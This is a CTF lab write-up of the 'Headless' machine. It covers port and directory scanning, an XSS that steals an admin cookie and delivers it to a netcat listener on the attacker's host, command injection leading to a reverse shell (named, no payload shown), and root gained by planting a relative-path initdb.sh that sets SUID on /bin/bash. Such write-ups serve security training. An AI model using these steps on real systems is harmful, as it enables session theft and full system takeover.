
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.8 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 15:23 IST
Nmap scan report for 10.10.11.8
Host is up (0.42s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp open  upnp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=3/24%Time=65FFF868%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Sun,\x2024\x20Mar\x202024\x2009:54:49\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x20
SF:0,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20\")%r(RTSPRequest,16C,"<!DOCTYP
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
```

2) Checked the page



3) It runs on python




We could also try to change the cookie


4) Checked for pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.11.8:5000/FUZZ" -ic -t 200

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.8:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 2799, Words: 963, Lines: 96, Duration: 283ms]
support                 [Status: 200, Size: 2363, Words: 836, Lines: 93, Duration: 280ms]
dashboard               [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 261ms]
                        [Status: 200, Size: 2799, Words: 963, Lines: 96, Duration: 337ms]
:: Progress: [87651/87651] :: Job [1/1] :: 340 req/sec :: Duration: [0:04:23] :: Errors: 0 ::
```

5) We need correct cookie value to authorize




6) Tested the other page



Vulnerability Assessment


1) Tried to xxs and it says blocked




2) But still we get the cookie

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 49840
GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Origin: http://localhost:5000
Connection: keep-alive
```

3) Got admin dashboard with the cookie




4) The page is vulnerable to command injection




Exploitation

1) Got reverse shell



2) Connected with ssh



Privilege Escalation

1) User has sudo permissions

```
dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$
```

2) Checked the script

```
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~$
```

3) Exploited it

```
dvir@headless:~$ cat initdb.sh
chmod +s /bin/bash
dvir@headless:~$ chmod +x ./initdb.sh
dvir@headless:~$ sudo syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.2G
System load average:  0.08, 0.30, 0.41
Database service is not running. Starting it...
dvir@headless:~$ ls
app  geckodriver.log  initdb.sh  linpeas.sh  user.txt
dvir@headless:~$ ls /bin/bash
/bin/bash
dvir@headless:~$
```